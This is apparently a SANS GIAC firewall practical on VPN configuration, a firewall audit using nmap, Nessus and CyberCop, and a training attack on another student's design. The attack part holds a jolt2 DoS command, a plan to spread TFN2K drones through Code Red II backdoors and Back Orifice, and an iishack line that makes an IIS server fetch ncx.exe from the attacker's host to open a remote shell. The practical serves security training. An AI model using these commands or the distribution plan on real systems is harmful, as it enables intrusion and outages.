The next configuration stage involves setting up dedicated tunnels for branch office users. In the following example we setup a branch tunnel to the Idaho office. In this office GIAC Enterprises have 10 fulltime suppliers of fortune cookie sayings working around the clock. They are connected to the Internal network via VPN A as documented below.



We see from the image that users of the IDAHO tunnel will have the same IPsec security configuration as members of the /Base group that we defined earlier in this section. The tunnel starts from the external interface of the VPN (a fictitious IP) and connects to a remote VPN device at the 24.144.25.132 address (also fictitious). This device does not need to be another Contivity switch but does have to be an IPsec enabled device with the ability to establish tunnels by shared secret.


Authentication can be achieved by using a shared secret or certificate based method. Again we are using the shared secret method in this configuration since LDAP servers, certificate servers and Certificate Authorities are not available to us.



Once the tunnel and shared secret are configured at the branch end, an IPsec tunnel is created using the same IPsec values as defined by the /Base group. Users then see the network extension from their own LAN and can map drives to share in the GIAC Internal network.

Next we configure our RADIUS server by specifying an IP address and an authentication method as illustrated by the following screenshot.


© SANS Institute



A RADIUS accounting server is specified in the same way. Enabling the service with a hostname or IP and a shared secret between the switch and the server. There is really not much more to it than that.

The last step to setting up the switch is to define a DHCP server for authenticated clients to use to get addresses. This is defined just as easily as the RADIUS service and by the same method.

© SANS Institute 2000 - 2002



VPN Client Setup

The Nortel Extranet client is a proprietary VPN client that is available from download and for use with the Contivity switches. It installs on Microsoft based operating systems and is configured with relative ease.

The first step to configuration is to specify a gateway to which to connect. The second step involves setting up the VPN Group Authentication to function as described earlier in this paper. The following two screenshots illustrate how to setup the VPN client.

© SANS INSTITUTE 2000 - 2002



VPN Conclusion

Then Nortel Contivity Switch offers up to 1000 simultaneous tunnels with IPSec security, QOS and Client Policy application security. It offers multiple authentication methods and the latest in extranet security protocols. It is also extremely scalable to GIAC's needs with multipurpose functionality built right into it. On top of all this and to my knowledge, there has only ever been one weakness detected in the Contivity IOS and it was rectified in the next release. See the following link for details:

<http://www.securiteam.com/securitynews/5MP060A3QW.html>

It is for those reasons, among many others that the Nortel Contivity Switch was selected as the VPN solution for GIAC Enterprises.

The level of security selected in this practical does not fully define the capability of the Contivity Switch in aspects of security but it does demonstrate how comprehensive the switch is in its coverage on security issues. A network administrator with knowledge of and access to a PKI infrastructure would have a relatively easy time configuring the Contivity switch to function within their environment.

Assignment 3

Security Audit

I will use the following methodology to complete this Security Audit:

- Planning Phase
- Conduct Phase
- Debriefing Phase
- Reporting/Presentation Phase

This methodology is systematic and rigorous, thereby ensuring that the conduct and deliverables of an assignment meet the requirements and standards of the project authority.

Planning Phase

The planning phase consists of reviewing all existing documentation relative to the Security Audit. This would include documents such as existing Security Policies, Procedures, Standards, organizational charts, network diagrams, etc. This is necessary in order to ascertain the existing infrastructures relative to industry “best practices”. In addition, a determination will be made on when to conduct vulnerability assessments and a timeline will be laid out for ongoing testing. This phase is usually quite brief and results in an outline for the next phase in terms of activities/tasks.

Conduct Phase

A preliminary analysis of the Security Policy, network and baseline architecture currently in place is done, and any associated risks and vulnerabilities are identified.

A vulnerability assessment will be conducted using NAI’s CyberCopScanner™, NMAP and NESSUS, some of the current tools that are among the most comprehensive on the market. This vulnerability assessment will be done on the primary firewall.

This phase will not be documented in this report but the results will be integrated into the final report/presentation phase.

Debriefing Phase

In this phase all the key GIAC Enterprises people are provided with the findings of the audit for their consideration and comments. It is in this phase that final decisions are made regarding conclusions and recommendations to be incorporated into the reporting phase.

Again this phase is hypothetical as it pertains to this assignment and is documented to illustrate the process of a security audit.

Reporting/Presentation Phase

The reporting/presentation phase will consist of a full draft report in MS WORD. This report and/or presentation will include all relevant findings under the two main topics identified in the Terms of Reference of the RFP; i.e. Network Analysis (including results of firewall scanning and penetration probes) and Baseline Architecture relative to industry “best practices”. It will contain my judgements relative to the subject under audit and will be complete with recommendations, costing, alternatives etc. as may be applicable in order to reach “best practices” standards.

Planning Conclusions

- RFP calls for a security audit of the GIAC primary firewall to test policy effectiveness. The nature of the business conducted by GIAC Enterprises is web-based commerce on a 24/7 schedule. The majority of customers are based in North America therefore penetration testing is scheduled for 2am (EST) to make for the least amount of disruption. Testing will run until 5am and if incomplete will continue the next night at 2am.
- Testing of the primary firewall will be conducted with NMAP, Nessus and CyberCopScanner software on a Windows 2000 and Linux enabled laptop.
- Penetration testing will be conducted on a monthly basis to ensure ongoing reliability of the GIAC perimeter defense system.

Report and Presentation of Result

NMAP

The initial round of testing was conducted using NMAP. *NMAP is an open source utility for network exploration or security auditing. NMAP uses IP packets to determine what hosts are available on the network, what services (ports) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.*

Complete information on NMAP is available at the following link:

<http://www.insecure.org/nmap/index.html>

*The above explanation of the function of NMAP is directly quoted from the www.insecure.org web-site definition.

Nmap Scan Settings

The following NMAP commands were run from a Linux machine to conduct port testing on the firewall:

```
#nmap -v -sS -O -oN nscan.txt -p 1-5000 205.193.1.14
```

and

```
#nmap -v -sU -p 1-5000 -oN uscan.txt 205.193.1.14
```

The following breakdown explains the syntax of both commands.

- v** This switch enables Verbose mode for your NMAP output. This options gives out much more information on what is going on with your scanning. Without it, only the results are displayed.
- sS** This switch specifies a TCP SYN scan. With this type of scan only a single SYN packet is sent to each port in an attempt to generate a TCP session. A SYN|ACK packet will indicate if the port is listening and a RST packet will indicate if the port is closed and not listening. (NOTE: ROOT access is necessary to build this type of packet).
- sU** This switch specifies a UDP scan. This scan sends a 0 byte UDP packet to each port on the target machine. If an ICMP “port unreachable” message is returned, then the port is closed. Otherwise we assume that the port is open.
- O** This switch employs a “fingerprinting” method to try to determine what OS is being run on the target machine. This is especially important knowledge for a hacker in order to determine which cracks to attempts to run against the target.
- T Sneaky** This switch is not used in my scan but is worth noting for educational sakes. The -T switch has several different modes ranging from Insane to Paranoid and what these modes really represent is the amount of time over which the scanning activity is done. A Paranoid scan can take days to run but the benefit of it would be that the odds of detection by a firewall alarm or an IDS are greatly lessened because a scan here and a scan there could be well hidden amongst the regular noise of network traffic. An Insane scan on the other hand would raise some serious alarms because the attack is direct and relentless until the scan is concluded.
- p** This switch and the subsequent range of ports that follows it tells NMAP which ports to scan.
- oN** This switch has several different output methods that are specified by the second character. The -oN switch will result in a standard output file. You can however create other types of files including grepable formats.

NMAP Results

The Nmap TCP SYN scan produced the following results:

```
# nmap (V. 2.54BETA29) scan initiated Tue Oct 9 14:19:33 2001 as: nmap -v -sS -O -oN nscan.txt -p 1-5000 205.193.1.14
```

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port

Interesting ports on (205.193.1.14):

(The 4997 ports scanned but not shown below are in state: filtered)

Port	State	Service
25/tcp	open	smtp
80/tcp	open	http
443/tcp	open	https

Remote OS guesses: FreeBSD 2.2.1 - 4.1, FreeBSD 4.1.1 - 4.3 (X86)

TCP Sequence Prediction: Class=random positive increments

Difficulty=29574 (Worthy challenge)

IPID Sequence Generation: Incremental

Nmap run completed at Tue Oct 9 14:27:20 2001 -- 1 IP address (1 host up) scanned in 467 seconds

This scan indicates that the 3 ports available are the only 3 ports specified for service by our Firewall. A further test of port 25 using Telnet produced the following results:

220 giac.com Server ESMTP ready at Tues, Oct 9 2001 14:34:15 -0400

This really does not give out much information about the firewall or the network on which it resides. Similar tests with telnet to the 2 other available ports were just as fruitless.

The Nmap UDP scan produced the following results:

nmap (V. 2.54BETA29) scan initiated Tue Oct 9 13:34:39 2001 as: nmap -v -sU -p 1-5000 -oN uscan.txt 205.193.1.14

All 5000 scanned ports on (205.193.1.14) are: filtered

Nmap run completed at Tue Oct 9 13:39:59 2001 -- 1 IP address (1 host up) scanned in 320 seconds

This proves that there are no unlawful UDP ports open, at least in that range. Scans of higher ports conducted after this initial scan indicate the same results.

NMAP Conclusions

This scan confirmed 2 vital facts about the GIAC Primary Firewall, first that only the 3 allowed ports are open to the outside world, those being SMTP Mail, HTTP and HTTPS access to the SSN network. The second proof was that the firewall alarms were set correctly and the scan initiated alarms on the firewall.

Nessus

Nessus is a little more than a port scanner like Nmap. In fact, it often utilizes Nmap as its port scanner if the 2 programs reside on the same machine. Nessus will take its scans a step further by detecting what service is running on what port and then test its security.

For more information on Nessus and available download sites, please see the following link:
<http://www.nessus.org/intro.html>

Nessus Scan Settings

The Primary Firewall was scanned with every type of Nessus scan available. By that I mean to say that it was tested for all vulnerabilities including Windows attacks, Linux attacks and UNIX attacks. I ran the maximum scan to determine if the program can figure out what OS is running on the box and if it can find any way in.

Options enabled include:

- Fragments (packet fragments are often ignored by firewalls)
- Buffer Overflows
- TCP SYN scan
- UDP scan
- Windows attacks
- FTP
- Backdoor
- RPC
- SMTP
- Denial of Service
- Firewalls (common firewall attacks)
- Identify remote OS

Nessus Results

The output of the Nessus report is as follows:

Summary

number of hosts tested: 1

Found 0 security holes

Found 0 security warnings

Found 0 security notes

The firewall lit up like a Christmas tree with alarms going off every 3 seconds and emails attempting to send warning to the GIAC systems admin but NOTHING was getting through! Below are snippets of the BorderWare log files.

Frag attack resulting alarms

```
Sep 8 15:11:21 giac /kernel: ipfw: 41051 Deny TCP 205.193.1.13:50942 205.193.1.14:1266 Syn  
in via xl0 (MoreFrag)
```

```
Sep 8 15:11:21 giac /kernel: ipfw: 41051 Deny TCP 205.193.1.13 205.193.1.14 in via xl0  
Fragment = 2
```

mail message to admin on alarm

<01Sep8.141424edt.116740@firewalla.giac.com>: address: mail
<01Sep8.141424edt.116740@firewalla.giac.com>: file: 116740 PostMaster General <mail> =>
admin@giac.com
<01Sep8.141424edt.116740@firewalla.giac.com>: address: admin@giac.com
<01Sep8.141424edt.116740@firewalla.giac.com>: recipient: smtp [172.16.16.4]
admin@giac.com
<01Sep8.141424edt.116740@firewalla.giac.com>: info: uid 101 gid 101 size 469 headersize 51
bodysize 418 now 999972864 delay 2 resent no trusted yes origin channel

Nessus Conclusions

Since the firewall was patched with every conceivable release put out by BorderWare for this version, it did not surprise me that nothing was able to take it down. I was surprised that it could not identify the Operating Systems running on the firewall when Nmap could at least hazard a guess. I was also surprised that Nessus did not report the 3 open ports in its summary. After running another Nessus scan, this time specifically directed with fewer options, my surprise was abated when the results again turned up negative in every respect.

NAI CyberCop Scanner


CyberCop Scanner works just like Nessus in that it will go so far as to attack your firewall with know vulnerabilities. The database of those vulnerabilities is maintained by NAI and freely available for download. It exceeds Nessus in that it provides suggestions on how to fix any holes it finds in your security strategy. It also generates detailed reports that are of great benefit when submitting penetration-testing reports to management. These include pie charts and colorful graphs!

CyberCop Scanner runs on Windows NT and Windows 2000 Professional. For more information on CyberCop Scanner, please see the following link:

<http://www.pgp.com/products/cybercop-scanner/default.asp>

CyberCop Scan Settings

The scan was run employing all CyberCop modules but with Operating System Identification activated. The reason being that if the OS was identified, only the applicable modules would be run. However CyberCop Scanner did NOT identify the OS and all modules were run.



CyberCop Results

The scan came back with 3 definitive warnings and several Firewall-1 warnings. The FW-1 warnings are common place when running CyberCop and can be ignored.

Two of the warnings were related to SMTP running on port 25, however neither is of concern because neither test revealed much more than that the SMTP service is available on that port. It does not indicate what form of mail service is running (eg. MS Exchange 5.5 SP2) and therefore does not give clues as to how to take advantage of the port.

OSType: unknown

Scan Performed on 10/10/01 11:50:43AM

Vulnerability Group

1000

Information Gathering and Recon

1007 SMTP banner-check

10/10/01 11:50:43AM



Risk Factor: Low

Complexity: Low

Popularity: Popular

Impact: Intelligence

Root Cause: Software Implementation Problems

Ease of Fix: Moderate

Description: This check collects the message displayed upon connection to the SMTP port of the target-host.

Security Concerns: The SMTP port banner usually contains specific information about version of SMTP agent that you are using. This information can be used to launch specific attacks against software with known vulnerabilities. Sendmail, the most popular SMTP server for unix has an extensive history of security problems. Knowledge of specific version information allows an attacker to predict what sort of attacks may be successful against your system.

Suggestion: Sendmail users can modify banner information by editing the sendmail configuration file `/etc/sendmail.cf`.
Sendmail's current version is 8.9.1. You should check the sendmail web site for the latest version and upgrade your installation to the latest version. Most all earlier versions of sendmail have security problems. You can check for the latest version at <http://www.sendmail.org>.
If you are not running sendmail as your SMTP agent, then consult the documentation about modifying the version information displayed by your mail daemon.

220 giac.com Server ESMTP ready at Sat, 9 Sep 2001 11:44:09 -0400

The only real vulnerability revealed by CyberCop is shown in the image below.

Vulnerability Group

8000

Denial of Service Attacks

8054 BSD Option Fragmentation

10/10/01 11:50:43AM



Vulnerability

Risk Factor: High

Complexity: Medium

Popularity: Widespread

Impact: Availability

Root Cause: Software Implementation Problems

Ease of Fix: Moderate

Description: The IP fragment reassembly algorithm in BSD derived implementations incorrectly reassembles fragments containing invalid IP options with the potential to crash or hang vulnerable systems.
Vulnerable systems include BSDI, FreeBSD, and OpenBSD.

Security Concerns: Any remote user can crash or hang a vulnerable machine, or cause the system to behave in unpredictable ways.

Suggestion: BSDI users should upgrade to BSD/OS 4.0 which is not vulnerable to this problem, or BSD/OS 3.1 users install patch M310-049 available from <ftp://ftp.bsd.i.com/bsd/patches/patches-3.1>.
FreeBSD users should upgrade to 2.2.8 or 3.0-current as of 1998/11/12 or a patch is available from:
<ftp://ftp.freebsd.org/pub/FreeBSD/CERT/patches/CA-96-13/patch>
OpenBSD users of 2.3 and 2.4 can download a patch available from:
ftp://ftp.openbsd.org/pub/OpenBSD/patches/2.3/common/icmpfix_patch
ftp://ftp.openbsd.org/pub/OpenBSD/patches/2.4/common/icmpfix_patch

This vulnerability causes a system in the process of reassembling fragments to crash or hang and affects BSD derived operating systems such as BSDI, FreeBSD and OpenBSD. BorderWare is based on FreeBSD but this vulnerability was identified in 1998 so it is highly doubtful that the warning is real.

The vulnerability is detailed in the following CERT advisory:

<http://www.cert.org/advisories/CA-1998-13.html>

A call to BorderWare support and a discussion with one of their engineers confirmed that the vulnerability did not affect their Firewall Server product because their OS is based on FreeBSD version 3.4.

According to the CERT advisory version 3.0 is vulnerable, the BFS 6.1.2 is running version 3.4 of BSD and version 8.2.2 BIND (if Security Patch 1 is installed, version 8.2.3 of BIND). Therefore the BFS is not affected. Should you have any further questions or concerns please do not hesitate to ask.

Regards,

Nisha
Technical Support Representative
BorderWare Technologies Inc.
<http://www.borderware.com>

CyberCop Scanner Conclusions

As suspected after a clean run from Nessus, CyberCop did not detect any glaring vulnerabilities in the firewall policy or within the hardened OS that handles it. It is always best to run several different scan tools to look for these vulnerabilities just in case one is more current than the other is.

Report and Presentation of Results Conclusion

GIAC Enterprises can rest easy for the moment, knowing that its primary firewall is by and large safe from the documented attacks available for testing. It passed each test with great results and warning alarms sounding to alert anyone in its vicinity.

Nmap confirmed for us that the only ports available to the public world were the 3 we specified in our security policy, SMTP (25), HTTP (80) and HTTPS (443). There is no other way in.

Nessus did little in reporting but much in testing. None of the loaded modules were able to break the box and the program could not even determine what OS was running the firewall.

Finally, CyberCop Scanner gave us a list of FW-1 warning we can immediately ignore, a 3 year old warning issued because it could not identify the OS and SMTP warning that only further indicated that the firewall was secure.

In conclusion I believe it is safe to say that the current implementation of the BorderWare Firewall Server (6.1.2), when properly patched, is very much secure. GIAC Enterprises has a perimeter device in the BorderWare firewall that effectively protects their Internal, Secure and MGMT networks from outside attacks. In conjunction with the Perimeter Routers ACL providing protection from DDOS attacks, the security policy for GIAC Enterprises is very sound. Ongoing penetration testing of the perimeter should continue over time and as new attack methods are developed but as it stands those are the only recommendations I can make!

Assignment 4 – Design under Fire

This assignment deals with auditing and attacking the design of another GIAC student. It involves building a primary firewall replica from their practical and examining all its vulnerabilities. For that reason I spent many hours reading and analyzing close to a dozen practical assignments and just as many firewall products and designs.

My first attempt at a network attack involved a Raptor firewall running on NT. I wrongly assumed that because it was running on a Microsoft platform that it would be easy to crack. However, I quickly learned that despite what we think of Microsoft and its products, Raptor goes a long way to harden itself and the OS on which it resides. I could only find a single vulnerability for the current version of Raptor firewall. Those interested can view the following link:

<http://www.securitytracker.com/alerts/2001/Mar/1001181.html>

Eventually I stumbled upon a practical by Vince Berk, who uses Checkpoint Firewall-1 in his design. My prayers had been answered! Not to harp on FW-1 but in all my research into Raptor, PIX, Gauntlet 6.0, Sidewinder and Checkpoint FW-1, FW-1 range the most bells. So for this part of the project, I have decided to recreate Vince's design and attack it!

Vince's practical can be downloaded or viewed from the following link:

http://www.sans.org/y2k/practical/Vince_Berk_GCFW.zip

© SANS Institute

The following is a graphic of Vince's network design copied from his practical.



Checkpoint has acknowledged **numerous vulnerabilities** in its software, a **complete list** of which is contained and maintained at the following site:
<http://www.checkpoint.com/techsupport/alerts/>

It is for that reason, and because I could not find another firewall product with so many vulnerabilities addressed in a previous practical, that I have chosen to attack this design.

Part 1: IP Fragment-driven DoS Attack

This vulnerability was discovered in June of 2000 and a patch is available that is incorporated into Service Pack 2. However because this practical demands an attack and this one is well documented by Checkpoint, I will recreate the attack and its results.

This vulnerability lies in the fact that a large stream of IP fragments can cause the FW-1 code that logs the fragmentation event to consume most of the available CPU cycles. This in turn causes the firewall server to crash. For further details of the vulnerability, please see the following link:

http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html

For details from Lance Spitzner, the man responsible for the discovery, please see the following link:

<http://www.enteract.com/~lspitz/fwtable.html>

The attack was discovered using a program called jolt2. This program is designed to slow down your system by sending a flood of invalid traffic at it. While the system doesn't crash, this attack causes the CPU utilization to peg at 100%. The system will be unusable until the Jolt2 attack stop (which includes disconnecting your network cable).

Jolt2 can be downloaded in .c format from numerous sites, links to some of these are provided below.

Once the code was compiled on my Linux box, the following command was run:

```
./jolt2 -s 205.193.1.13 -p 666 205.193.1.3
```

The `-s` switch specifies the source system IP and the `-p` switch specifies the UDP port to attack. In this case the attack was directed at the evil port 666.

Jolt2 Attack Results

The result of this attack was a complete and total system hang! Not even the Task Manager of the NT box could run correctly. Once the jolt2 attack was halted, the system returned to normal.

Source code for jolt2:

<http://madchat.org/coding/firewall.engl/jolt2.c>

A site that will test your system for vulnerabilities to numerous attacks including jolt2

<http://suicide.netfarmers.net/>

A site to download various attack tools including jolt2:

<http://darknet.c0der.com/index.december.html>

Part 2: DDOS Attack

After researching several DDoS attack strategies including Trinoo and mstream, I have decided to concentrate on a theoretical DDoS using the "Tribe Flood Network" distributed denial of service attack tool.

What is the TFN2K?

TFN is made up of client and daemon programs, which implement a distributed network denial of service tool capable of waging ICMP flood, SYN flood, UDP flood, and Smurf style attacks, as well as providing an "on demand" root shell bound to a TCP port.

The attacker(s) control one or more clients, each of which can control many daemons. The daemons are all instructed to coordinate a packet based attack against one or more victim systems by the client.

Remote control of a TFN network is accomplished via command line execution of the client program, which can be accomplished using any of a number of connection methods. These methods include remote shell bound to a TCP port, UDP based client/server remote shells, ICMP

based client/server shells such as LOKI, SSH terminal sessions, or normal "telnet" TCP terminal sessions.)

Distributing and Harnessing Attack Daemons

Once an attacker has enough clients/bots at his disposal, it is then easy to launch a DDoS attack. The trick to this assignment is finding a way to gain access of these clients/bots and more importantly how to distribute the necessary files to gain control of the clients.

Trinoo used the Qaz virus/worm as a method of infection:

http://vil.nai.com/vil/virusSummary.asp?virus_k=98775

Another method of infection is via ICQ, as detailed in the following SANS paper by Adrien de Beaupre:

http://www.sans.org/y2k/practical/Adrien_de_Beaupre.doc

The strategy I would employ for distribution would take advantage of a current problem already clouding the Internet. The infection of thousands of web servers already compromised by Code Red II would be a viable method. Code Red II leaves a backdoor open on compromised systems that can be made accessible to any hacker/cracker with knowledge of the Code Red II infection. Since anyone with a cable or DSL connection who runs a personal firewall sees and records hundreds of hits a day of Code Red infection broadcasts, it would not be hard to find infected machines.

The backdoor is an open port that allows shell access to the compromised machine. If you were to initiate an FTP session from the compromised system and pull down an application like [Back Orifice](#), complete control would be yours. Back Orifice even allows you to change the name of an application such as TFN2K to something that would appear innocent to the common user with a plugin called Saranwrap. This would leave the user completely unaware that their system is now in your hands. Even when Code Red II has been cleaned from the system and patched to protect from future Code Red infections, control is still yours.

So now assuming we've employed this strategy to distribute our TFN2K drone files to 50+ Internet hosts, we are ready to launch the DDoS attack against GIAC Enterprises! I will not be supplying the attack commands sent from the Master server to its drones but I will discuss how a DDoS attack would affect Vince's network design.

Vince blocks the following traffic with his Border Router ACL:

```
IP access-list standard INBOUND
  ! private address space and 127 addresses
  deny 10.0.0.0 0.255.255.255 log
  deny 172.16.0.0 0.15.255.255 log
  deny 192.168.0.0 0.0.255.255 log
  deny 127.0.0.0 0.255.255.255 log
  deny 224.0.0.0 7.255.255.255 log
  ! our own address space
  deny X.Y.Z.0 0.0.0.255 log
  ! rest is ok
  permit any
```

He makes no mention of blocking ANY ICMP traffic in his ACL! While this is great for connectivity troubleshooting purposes on his network, it also allows ICMP based DDoS attacks. Additionally, UDP based attacks like the jolt2 attack documented in part 1 of this assignment. Unless a port is specified using the jolt2 attack, ICMP packets are used. Vince's border router

does not protect from these attacks. If a port is specified, as in the previous example, UDP is used and will skirt the router faster than you can say “Wow is our firewall ever dead or what?” Knowing that Checkpoint has patched the vulnerability utilized by jolt2 means little since new vulnerabilities and attacks are on the horizon and we must realize that even a patched Checkpoint box would still feel a sting from 50+ clients launching attacks at it.

How do I Protect Against DDoS Attacks?

Many papers have been written on how to protect your network from these types of attacks and I will include some links to some of those papers but let me briefly summarize some key points on how to defend yourself.

- Ensure your Routers are not Broadcast Amplifiers. A broadcast amplifier is a system that will take a single ICMP Echo Request and respond with one echo for each host on the network at the time of receiving the request. Disabling this will make you a good Internet neighbor.
- Enable Egress filtering on your routers. This will ensure that your network will not participate in a spoofed DoS attack.
- Use Ingress filtering so that only traffic you specify is allowed to hit your network. As per Vince’s project, make sure to disable ICMP traffic to protect from the most common DoS attack methods.
- Enable Router logging and CHECK YOUR LOGS! While in many cases the source IP address will be spoofed, the MAC address of the packet source will be true. Using the MAC address to backtrack the attack packets through each hop can discover its source.
- Redundant ISP connections. In case of attack, fail-over! If you can afford it.
- Employ a Toplayer switch! This ASIC based, high performance solution monitors all traffic to your network and responds accordingly. Again, this is an expensive defense tool but it works like a charm. See <http://www.toplayer.com> for more details.
- Remain current with security patches to keep your network safe from becoming a DDoS hosting ground.

There are many more ways to protect your network. Please view some of the following links for more information:

http://www.cert.org/incident_notes/IN-2000-01.html

http://www.cert.org/incident_notes/IN-99-07.html

<http://staff.washington.edu/dittrich/misc/ddos/>

<http://www.sans.org/infosecFAQ/malicious/beasties.htm>

Part 3: Compromising an Internal System

The final part of this assignment asks to design an attack against an internal system through the perimeter security. I have chosen to attack Vince’s web servers for 2 main reason. Reason 1 being because access to the web site is available through the firewall and border router and reason 2 being because since the nature of GIAC’s business is e-Business, that’s where an attack would hurt most.

Vince does not specify the operating systems on which the web servers run nor the server software that hosts the web pages. Discovery of this can be achieved in several ways, mainly Nmap with OS fingerprinting but just as easily with Telnet. Using Telnet to access port 80 of the

web server should come back with something to this effect, if the box is a Windows based machine running IIS:

```
telnet giac.com 80 #initiate telnet session#  
get #issue 'get' command#
```

```
HTTP/1.1 400 Bad Request  
Server: Microsoft-IIS/4.0  
Date: Sat, 29 Sept 2001 16:19:11 GMT  
Content-Type: text/html  
Content-Length: 87
```

If the machine is a Windows box running IIS 4 or 5, it will always cough up this information. A UNIX machine running Apache will do the same but since Apache is open source software and a wise network administrator can and should disable this identification feature.

Let's assume for the purposes of this practical that the GIAC web servers are IIS 4.0 machines running on Windows NT 4.0 Server. IIS is by far one of the easiest programs in the world to hack and many tools exist to aid you in your hacking. I found a couple of these tools at the following URL:

<http://www.hack.gr/users/control/Exploits.htm>

I also came across a Czech site that will scan your IIS server from the Internet and tell you which vulnerabilities you are susceptible to. Check it out at this link:

<http://security.namodro.cz/urlcheck.asp?lang=en>

So again, assuming this is an IIS 4.0 box, how will we attack it? eEye Digital Security (<http://www.eeye.com/html/>) found the following vulnerability in IIS4 that allows an attacker to upload a crafted version of netcat onto the target system that binds with cmd.exe on port 80. So let's again assume that this IIS box hasn't been patched to protect from this vulnerability. Although a patch is available from Microsoft, we must keep in mind that a serious number of "Web Administrators" in the real world do not patch their systems as required, think Code Red... This hack involves a buffer overflow in the .htr .idc and .stm files. This is caused by insufficient bounds checking of the names in the URLs for .htr .stm and .idc files. The shady bounds checking allows a hacker to insert a backdoor to download and execute his/her own commands on the compromised system with the administrator account.

You need 2 files to commit this hack; *iishack.exe* and *ncx.exe*.

Both can be found at <http://www.technotronic.com> or by searching for them via your favorite search engine. Once you have those files, the attack itself is pretty easy. I have inserted below the output of an example attack I located at <http://sec.subnet.dk/iis.html>.

Launch iishack.exe via the command prompt in WinNT.

Output:

```
------(IIS 4.0 remote buffer overflow exploit)-----  
(c) dark spyrit -- barns@eeye.com. http://www.eEye.com
```

```
[usage: iishack <host> <port> <url> ]  
eg - iishack www.example.com 80 www.myserver.com/thetrojan.exe  
do not include 'http://' before hosts!
```

Then issue the command as you can see beneath ex.

```
C:\>iishack www.victim.com 80 YourOwnIpAddress/ncx.exe
```

Output (if successful):

Data sent!

note: Give it (the IIS) enough time to download ncx.exe. Hint: Use Rasmon.exe to monitor your outgoing bytes.

After that type telnet www.victim.com 80 in cmd.exe or in the start/run menu.

Output:

```
Microsoft(R) Windows NT(TM)  
(C) Copyright 1985-1996 Microsoft Corp.
```

```
C:\>
```

Once you have the command prompt, you're in!

Conclusion

I took some liberty in assuming that this IIS server was not properly patched but considering the impact of the Code Red worm and the quantity of Internet web servers that remain unprotected despite the worldwide recognition of that vulnerability, it's probably not a far stretch.

This exploit is only one of many against IIS 4.0. I researched 4 or 5 others including password attacks and ASP vulnerabilities. The only conclusion I can provide to finish this section of my paper is to try to avoid using IIS. Use Apache if you can and if you can't and must use IIS, patch it to the hilt!

References:

Sans

<http://www.sans.org>

<http://www.sans.org/topten.htm>

CERT

<http://www.cert.org>

Network Associates

<http://www.nai.com>

BorderWare

<http://www.borderware.com>

Derfler, F. Jr., Freed, L on load balancing:

<http://pigseye.kennesaw.edu/~dward/srvrload.htm>

Ralf S. Engelschall on load balancing methods:

<http://www.webtechniques.com/archives/1998/05/engelschall/>

NSI Double-Take:

<http://www.nsisoftware.com/main/pages/Products/DTspec.html>

Nortel Contivity:

<http://www.nortelnetworks.com/products/01/contivity/demos.html#>

Dragon IDS:

<http://www.enterasys.com/ids/dragonids.html>

CyberArmor:

<http://www.infoexpress.com/products/pf/index.html>

McAfee Products including Groupshield and NetShield:

<http://www.mcafeeb2b.com/>

Tripwire:

<http://www.tripwire.com>

Cisco:

<http://www.cisco.com>

Toplayer:

<http://www.toplayer.com>

GRC DDoS attack documented:

<http://grc.com/dos/grcdos.htm>

Nortel Contivity:

<http://www.nortelnetworks.com/products/01/contivity/fandb.html>

<http://www.securiteam.com/securitynews/5MP060A3QW.html>

Nmap:

<http://www.insecure.org/nmap/index.html>

Nessus:

<http://www.nessus.org/intro.html>

CyberCop Scanner:

<http://www.pgp.com/products/cybercop-scanner/default.asp>

Checkpoint Vulnerabilities:

<http://www.checkpoint.com/techsupport/alerts/>

Lance Spitzner's Checkpoint FW-1 documentation:

<http://www.enteract.com/~lspitz/fwtable.html>

Trinoo and the Qaz virus/worm as a method of infection:

http://vil.nai.com/vil/virusSummary.asp?virus_k=98775

Adrien de Beaupre on ICQ vulnerabilities:

http://www.sans.org/y2k/practical/Adrien_de_Beaupre.doc

Back Orifice:

<http://www.bo2k.com/indexwhatis.html>

eEye Digital Security:

<http://www.eeye.com/html/>

Source code for jolt2:

<http://madchat.org/coding/firewall.engl/jolt2.c>

